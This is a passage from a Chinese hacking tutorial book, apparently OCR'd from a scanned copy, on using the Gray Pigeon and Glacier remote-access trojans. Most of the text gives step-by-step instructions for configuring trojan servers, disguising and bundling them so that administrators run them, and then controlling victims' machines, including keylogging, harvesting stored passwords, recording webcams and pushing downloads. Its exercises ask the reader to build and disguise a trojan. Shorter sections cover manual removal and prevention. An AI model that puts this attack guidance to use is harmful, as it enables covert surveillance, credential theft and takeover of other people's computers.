免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3 选择“综合选项”选项卡，在“连接密码”文本框中设置服务器端的连接密码，如图 3-15 所示。

步骤 4 选择“权限设置”选项卡，在其中选中所有复选框，设置灰鸽子客户端的权限，如图 3-16 所示。

步骤 5 在“保存路径”文本框中输入将要生成的服务端程序的保存路径，单击 生成服务器 按钮即可，如图 3-17 所示。



图 3-15 配置综合选项



图 3-16 配置权限



图 3-17 生成服务器

2. 种植木马

服务器端程序配置完成后即可想办法将其发送到目标主机中并诱使管理员运行。一般来说，先将服务器端改名，然后将其与一般应用程序捆绑发送，这样就不容易被对方管理员发现。

服务端程序在配置完成后的文件名默认为 Server_Setup.exe，运行后该程序将把自己复制到系统文件夹下，在 Windows XP 操作系统中为 Windows 文件夹。复制完成后将释放 G_Server.dll 和 G_Server_Hook.dll 文件到 System32 文件夹中，这些文件即组成灰鸽子木马的服务端。需要注意的是，灰鸽子服务器端可以随意更改名称，其释放的文件将以更改后的文件名为首进行重命名。其中 G_Server.dll 文件的功能是在操作系统中提供一个后门，以便与客户端进行通信；而 G_Server_Hool.dll 文件则是拦截 API 调用来隐藏木马，防止木马文件和注册的服务被发现，因服务端的配置不同，该文件可以依附在 Explorer.exe 进程空间或者其他进程空间中，如浏览器进程的进程空间中。

3. 远程监控

使用灰鸽子的客户端程序对服务端电脑进行远程监控，具体操作如下：

步骤 1 启动灰鸽子客户端程序，选择【文件】/【自动上线】命令，弹出“自动上线”对话框，在相应位置输入用户名和密码，单击 ✓重新更新IP 按钮，如图 3-18 所示。

步骤 2 服务器端将自动获取客户端的 IP 地址和端口信息进行连接，连接成功后将在“当前连接”文本框和“文件目录浏览”列表框中显示，如图 3-19 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3-18　添加主机



图 3-19　自动上线

步骤 3　选择“远程控制命令”选项卡，选择“系统操作”选项卡，在其中单击相应按钮可以进行读取系统信息、重启以及关闭服务端主机等操作，如图 3-20 所示。

步骤 4　选择“剪切板查看”选项卡，单击 远程剪切板 按钮可查看服务端剪切板中的内容，单击 本地剪切板 按钮可以查看本地剪切板中的内容，如图 3-21 所示。



图 3-20　系统操作



图 3-21　剪切板查看

步骤 5　选择“进程管理”选项卡，单击 查看进程 按钮即可查看服务端主机中的进程，选择任意进程，单击 终止进程 按钮即可将其终止，如图 3-22 所示。

步骤 6　选择“服务管理”选项卡，单击 查看服务 按钮即可查看服务端主机中所有的服务，通过单击 启动服务 、 停止服务 和 × 删除服务 按钮可实现相应操作，如图 3-23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3-22 进程管理




图 3-23 服务管理

步骤 7 选择“共享管理”选项卡，单击 按钮可查看所有共享信息，在“共享路径”文本框中输入要添加的共享路径，在“共享名称”文本框中输入该共享的名称，单击 创建 按钮即可新建共享，如图 3-24 所示。

步骤 8 选择“注册表编辑器”选项卡，在左侧展开注册表并选择需要编辑的注册表项，在右侧的列表框中即可对其进行新建、编辑和删除等编辑操作，如图 3-25 所示。



图 3-24 共享管理



图 3-25 编辑注册表

步骤 9 选择“命令广播”选项卡，在中间的主机列表中选择需要发送命令广播的所有主机，选择界面下方的“常用命令广播”选项卡，在其中单击 关闭计算机 、 卸载服务端 和 重启计算机 按钮能对所有选择的服务端主机进行相应操作；分别在“打开网页”和“下载文件”文本框中输入要打开的网页和需要下载的文件的网址，单击 发送 按钮，即可在所有选择的主机中进行打开网页和下载文件的操作了，如图 3-26 所示。

步骤 10 选择“消息广播”选项卡，分别在“消息标题”和“消息正文”文本框中输入要发送的消息标题和正文，单击 发送 按钮即可向所有选择的主机发送消息，如图 3-27 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3-26　常用命令广播



图 3-27　信息广播

步骤 11　选择“筛选符合条件主机”选项卡，选中 检测摄像头主机 单选按钮，指定筛选方式，然后单击 开始筛选 按钮，如图 3-28 所示。

步骤 12　在操作界面中单击“捕获屏幕”按钮，在打开的“捕获屏幕”窗口中查看服务端主机的屏幕状况，单击“传送鼠标和键盘操作”按钮可控制服务端主机的屏幕操作，单击 发送组合键 按钮，在弹出的菜单中选择需要发送的组合键命令，如图 3-29 所示。



图 3-28　筛选复合条件的主机



图 3-29　屏幕控制

步骤 13　在操作界面中单击“视频语音”按钮，在打开的“视频语音”窗口中，客户端用户可以通过视频语音功能与服务端用户进行交流；另外，还可以将远程主机的摄像头数据记录成 MPEG 文件，将远程主机发送过来的语音记录成 WAV 文件进行保存，如图 3-30 所示。

步骤 14　灰鸽子远程控制程序还具有 Telnet 功能，在操作界面中单击 按钮，在打开的 Telnet 窗口中即可使用 Telnet 功能对服务端主机进行管理，如图 3-31 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3-30 视频语音



图 3-31 Telnet 功能

3.4.2 清除灰鸽子

清除灰鸽子指的是在安装了灰鸽子服务端的电脑中，删除服务端程序。清除灰鸽子木马可以分为自动清除和手动清除两种方式。自动清除指安装杀毒软件和木马专杀工具对其进行清除；手动清除指用户手动删除木马文件和修改注册表项等。由于灰鸽子木马的变种极多，因此掌握手动清除方法是非常必要的。手动清除灰鸽子木马包括检测木马文件和清除木马文件两个步骤。

1. 检测木马文件

安装了灰鸽子服务端程序的电脑都会有一个以“_hook.dll”结尾的文件，通过该文件就可以检测出木马文件，不过其检测操作需要在安全模式下运行，具体操作如下：

步骤 1 重启服务端电脑，在自检画面中按【F8】键，在打开的“Windows 高级选项菜单”窗口中移动光标并选择“安全模式”选项，按【Enter】键，如图 3-32 所示。

步骤 2 在安全模式下进入电脑后，打开“我的电脑”窗口，选择【工具】/【文件夹选项】命令，如图 3-33 所示。




图 3-32 选择“安全模式”



图 3-33 选择“文件夹选项”命令

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 3　在弹出的“文件夹选项”对话框中选择“查看”选项卡，在“高级设置”列表框中取消选中 □ 隐藏受保护的操作系统文件(推荐) 复选框，选中 ◉ 显示所有文件和文件夹 单选按钮，如图 3-34 所示，单击 确定 按钮。

步骤 4　在返回的“我的电脑”窗口中单击 搜索 按钮，在打开的“搜索助理”窗格中单击“所有文件和文件夹”超链接，如图 3-35 所示。




图 3-34　显示隐藏文件



图 3-35　打开“搜索助理”窗口

步骤 5　在打开窗格的“全部或部分文件名”文本框中输入“*_Hook.dll”，在“在这里寻找”下拉列表框中选择“本地磁盘（C:）”选项，如图 3-36 所示，单击 搜索(S) 按钮。

步骤 6　系统开始搜索所有文件名以“_Hook”结尾、扩展名为“.dll”的文件，并在右侧窗格中显示找到的结果，可见木马服务端程序名称已被更改为“mag”，如图 3-37 所示。



图 3-36　搜索文件




图 3-37　查看搜索结果

2. 清除灰鸽子木马文件

检测到灰鸽子后，需要同时删除其木马文件和相应的注册信息，才能达到删除目的，具体操作如下：

步骤 1　在系统目录 C:\WINDOWS\system32 下按住【Ctrl】键选择 mag_hook.dll、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

mag.dll 与 mag.exe 文件，按住【Shift】键并在其上单击鼠标右键，在弹出的快捷菜单中选择“删除”命令，在弹出的“确认删除多个文件”对话框中单击 是(Y) 按钮将它们删除，如图 3-38 所示。

步骤 2 选择【开始】/【运行】命令，在弹出的“运行”对话框中的“打开”下拉列表框中输入“regedit”命令，按【Enter】键打开“注册表编辑器”窗口，如图 3-39 所示。



图 3-38 删除木马文件



图 3-39 打开注册表编辑器

步骤 3 依次展开 HKEY_LOCAL_MACHINE\SYS-TEM\CurrentControlSet\Services 注册表项，如图 3-40 所示。

步骤 4 选择【编辑】/【查找】命令，在弹出的“查找”对话框的“查找目标”文本框中输入“mag.exe”，单击 查找下一个(F) 按钮，如图 3-41 所示。



图 3-40 展开注册表项



图 3-41 查找键值

步骤 5 系统开始搜索所有包含“mag.exe”的注册表键值，然后删除查找到的注册表项，即可彻底清除灰鸽子木马，如图 3-42 所示。



图 3-42 删除注册表键值



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





3.5 冰　　河

冰河是一种能够进行远程监控，并记录各种口令信息和系统信息的木马。它因其功能强大、操作简单、运行稳定的优点而备受黑客青睐。

3.5.1 冰河的组成及功能

对冰河的组成和功能进行认识，在使用冰河之前是非常必要的，这对后面对冰河的具体操作大有帮助。

1. 冰河的组成

冰河与其他木马软件一样也是由服务端和客户端两部分组成的，它们各自的作用介绍如下。

- **服务端**：通常冰河服务端的文件名是 G_Server.exe，它是一种后台监控程序，它可以任意改名并自动安装。在将其发送到目标主机前可以使用 G_Client.exe 程序对其进行功能上的配置，如改变监听端口以及设置访问口令等。
- **客户端**：通常冰河客户端的文件名是 G_Client.exe，它是一种可执行程序，主要用于配置服务端和监控远程主机。

2. 冰河的功能

冰河的功能较多，其主要功能包括自动跟踪目标主机屏幕变化、限制系统功能、远程文件操作、注册表操作和记录各种口令信息等，它们各自的作用介绍如下。

- **自动跟踪目标主机屏幕变化**：在跟踪屏幕的同时还可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕。要注意的是该功能只能在局域网中使用。
- **限制系统功能**：包括远程关机、远程重启电脑、锁定鼠标、锁定系统热键及锁定注册表等多项系统功能限制。
- **远程文件操作**：包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件及远程打开文件等多项文件操作功能。
- **注册表操作**：包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。
- **记录各种口令信息**：包括开机口令、屏幕保护口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息。
- **获取系统信息**：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据信息。
- **发送信息**：以 4 种常用图标向被控端发送简短信息。
- **点对点通信**：以聊天室形式同被控端进行在线交谈。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.5.2 使用冰河入侵

使用冰河攻击目标电脑分为配置冰河服务端、种植木马和进行远程监控 3 大步骤。其中种植木马的步骤与灰鸽子相同，在此不再赘述。

1. 配置冰河服务端

在使用冰河前，需要先在网上下载并安装冰河安装文件（下载地址是 http://download.enet.com.cn/speed/toftp.php?fname=010062002070201），然后就可以开始配置冰河服务端，具体操作如下：

步骤 1 双击“冰河客户端程序”的应用程序图标将其启动。

步骤 2 打开操作界面，选择【设置】/【配置服务器程序】命令，如图 3-43 所示。

步骤 3 在弹出的“服务器配置”对话框中选择“基本设置”选项卡，在其中设置木马文件的安装路径、文件名、进程名、敏感字符和监听端口等，如图 3-44 所示。



图 3-43 选择命令



图 3-44 基本设置

步骤 4 选择“自我保护”选项卡，在其中设置是否写入注册表的启动项和是否将冰河与文件类型相关联，如图 3-45 所示。

步骤 5 选择“邮件通知”选项卡，并设置发送邮件的服务器和接收信箱以及邮件发送的内容，如图 3-46 所示。单击 确 定 按钮退出“服务器配置”对话框。




图 3-45 设置自我保护



图 3-46 设置邮件通知

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 远程监控

使用冰河的客户端程序对目标电脑进行远程监控，其具体操作如下：

步骤 1　启动冰河客户端程序，在其操作界面中选择【文件】/【添加主机】命令，如图 3-47 所示。

步骤 2　弹出“添加计算机”对话框，在“显示名称”下拉列表框中输入目标主机要显示的名称，在“主机地址”文本框中输入目标主机的 IP 地址，在“监听端口”文本框中输入监听端口，如图 3-48 所示，完成后单击 确 定 按钮。



图 3-47　选择命令




图 3-48　添加主机

步骤 3　在操作界面中选择“文件管理器”选项卡，在其下方的列表框中选择刚添加的主机，开始连接。连接成功后将在右侧列表框中显示目标主机的驱动器列表，如图 3-49 所示。

步骤 4　在“文件管理器”选项卡中展开相应的驱动器列表可以在其中进行任意操作，如复制、粘贴、删除、查找和文件上传及下载，如图 3-50 所示。



图 3-49　连接目标主机



图 3-50　文件管理

步骤 5　在操作界面中选择“命令控制台”选项卡，在其下的列表框中查看所有可执

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

行的命令，如口令类命令、控制类命令、网络类命令、文件类命令及注册表读写和设置类命令等，如图 3-51 所示。

步骤 6 选择“系统信息及口令”选项，在右侧窗格中单击 系统信息 按钮即可查看系统信息，分别单击 开机口令 、 缓存口令 和 其它口令 按钮即可查看相应的口令信息，如图 3-52 所示。



图 3-51 命令控制台



图 3-52 系统信息及口令

步骤 7 选择“历史口令”选项，在右侧窗格中单击 查看 按钮即可在上方的列表框中查看冰河记录下来的历史口令，如图 3-53 所示。

步骤 8 选择“击键记录”选项，在右侧窗格中单击 启动键盘记录 按钮即可开始记录，如要查看记录需单击 终止键盘记录 按钮停止记录后单击 查看键盘记录 按钮，如图 3-54 所示。



图 3-53 历史口令



图 3-54 击键记录

步骤 9 选择“捕获屏幕”选项，在右侧窗格中单击 查看屏幕 按钮即可查看服务端的屏幕，另外，还可以通过单击 屏幕控制 按钮对目标主机进行屏幕控制，如图 3-55 所示。

步骤 10 选择“发送信息”选项，在右侧窗格中的“信息正文”文本框中输入要发送的信息，单击 发送 按钮，如图 3-56 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3-55　查看屏幕



图 3-56　发送信息

步骤 11 选择“进程管理”选项，在右侧窗格中单击 查看进程 按钮即可查看服务端的进程，如果要终止某进程，在列表框中将其选中，单击 终止进程 按钮即可，如图 3-57 所示。

步骤 12 选择“窗口管理”选项，在右侧窗格中单击 刷新 按钮即可获知服务器的窗口状况，选择需要的窗口，单击相应的按钮即可对其进行管理，如图 3-58 所示。




图 3-57　进程管理



图 3-58　窗口管理

步骤 13 选择“系统控制”选项，在右侧窗格中单击相应按钮即可对服务器端进行关机、重启、重新加载冰河和自动卸载冰河等操作，如图 3-59 所示。

步骤 14 选择“鼠标控制”选项，即可控制服务端的鼠标，在右侧窗格中的“上”、“下”、“左”、“右”文本框中设置鼠标坐标，单击 鼠标锁定 按钮即可将鼠标锁定，如图 3-60 所示。





溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 3-59 系统控制



图 3-60 鼠标控制

步骤 15 选择“其它控制”选项，在右侧窗格中单击相应按钮即可执行桌面隐藏、热键屏蔽、注册表锁定和注册表解锁等操作，如图 3-61 所示。

步骤 16 选择“创建共享”或“删除共享”选项，即可在右侧窗格中进行共享文件夹和共享文件的创建或删除操作，如图 3-62 所示。



图 3-61 其他控制



图 3-62 创建和删除共享

步骤 17 选择“网络信息”选项，在右侧窗格中单击 查看共享 按钮即可查看所有的共享信息，单击 查看连接 按钮即可查看已经建立的共享连接，如图 3-63 所示。

步骤 18 选择“文本浏览”、“文件查找”和“文件打开”选项，在右侧窗格中指定路径浏览和模糊查找的方式可以更方便地管理文件，如图 3-64 所示。



图 3-63 网络信息



图 3-64 文件的浏览、查找和打开

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 19 依次在左侧窗格中选择“文件压缩”、“文件复制”或“文件删除”选项，在右侧窗格中可以轻松地实现对文件的压缩、复制或删除操作，如图 3-65 所示。

步骤 20 选择“目录增删”或“目录复制”选项，在右侧窗格中可以对服务器中的文件夹进行增加、删除或复制操作，如图 3-66 所示。



图 3-65　文件的压缩、复制或删除



图 3-66　目录的增删或复制

步骤 21 依次在左侧窗格中选择“键值读取”、“键值写入”或“键值重命名”选项，在右侧的窗格中分别可以进行注册表键值的读取、写入或重命名操作，如图 3-67 所示。

步骤 22 选择“主键浏览”或“主键重命名”选项，在右侧窗格中可以浏览注册表主键键值或对主键进行重命名操作，如图 3-68 所示。



图 3-67　键值的读取、写入或重命名



图 3-68　主键的浏览或重命名

步骤 23 选择“主键增删”或“主键复制”选项，在右侧窗格中可以进行注册表主键的增加、删除或复制操作，如图 3-69 所示。

步骤 24 选择“更换墙纸”选项，在右侧窗格中的“文件”文本框中输入图片文件的路径，在“显示”下拉列表框中选择“平铺”，单击 确定 按钮，如图 3-70 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 3-69 主键的增删或复制




图 3-70 更换墙纸

步骤 25 选择“更改计算机名”选项，在“计算机名”文本框中输入要更改的服务器的新名称，单击 确 定 按钮，如图 3-71 所示。

步骤 26 选择“服务器端配置”选项，单击 读取服务器配置 按钮可以读取当前服务器端的配置情况。单击 修改服务器配置 按钮，可在弹出的“服务器配置”对话框中修改服务器端配置，如图 3-72 所示。



图 3-71 更改计算机名




图 3-72 设置“服务器端配置”

3.5.3 清除冰河

要清除冰河木马，最简单的方法是通过杀毒软件进行清除，不过这只能清除一些旧版本的冰河木马，对于新版的冰河最好是通过手动清除，具体操作如下：

步骤 1 按【Ctrl+Alt+Del】键，在“任务管理器”窗口中选择“进程”选项卡，在进程列表中找到 Kernel32.exe 进程将其终止，并在弹出的对话框中单击 是(Y) 按钮，如图 3-73 所示。

步骤 2 进入 C:\WINDOWS\system32 目录，删除该目录下的 Kernel32.exe 和 Kernel32.dll 文件。

步骤 3 在注册表中删除 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 键下的 C:\windows\system32\Kernel32.exe 键值，如图 3-74

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所示。



图 3-73　终止进程



图 3-74　删除注册表键值

步骤 4　删除 HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Windows\CurrentVersion\Runservices 键下的 C:\windows\system32\Kernel32.exe 键值，如图 3-75 所示。

步骤 5　将 HKEY_CLASSES_ROOT\txtfile\ shell\open\command 键下的键值改为“C:\Windows\notepad.exe %1”，如图 3-76 所示，单击 确定 按钮即可。



图 3-75　删除注册表键值



图 3-76　恢复文件关联

3.6　常见问题解答



：我每天都会用电脑上网，在使用 QQ 时经常会遇到密码失窃的事，这些盗取我 QQ 密码的木马是如何进入我的电脑的呢？



：如果你经常浏览网页，则木马进入你电脑的途径应该有以下几种。

- 把木马文件改成 BMP 文件，然后配合你机器里的 DEBUG 来还原成 EXE。
- 下载一个 HTA 文件，然后用网页控件解释器来还原木马。
- 采用 JS 脚本，用 VBS 脚本来执行木马文件，这种木马可以盗取 QQ 密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



❖ ARP 欺骗，利用 ARP 欺骗拦截局域网数据，攻击网关。在数据包中插入木马。

：现在网上木马这么多，怎样才能使我的电脑免受木马的威胁呢？

：防治木马，应该采取以下措施。

❖ 安装杀毒软件和个人防火墙，并及时升级。
❖ 将个人防火墙设置好安全等级，防止未知程序向外传送数据。
❖ 可以考虑使用安全性比较好的浏览器和电子邮件客户端工具。
❖ 如果使用 IE 浏览器，应该安装卡卡安全助手，防止恶意网站在自己电脑上安装不明软件和浏览器插件，以免被木马趁机侵入。

3.7 过 关 练 习

（1）在自己的电脑中按照本章所讲的内容使用灰鸽子木马，生成一个木马文件。

（2）将生成的灰鸽子木马文件使用极限居超级捆绑机进行伪装。

（3）结合本章的相关内容，在 Internet 中查找一下还有哪些木马与冰河的工作原理相似。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



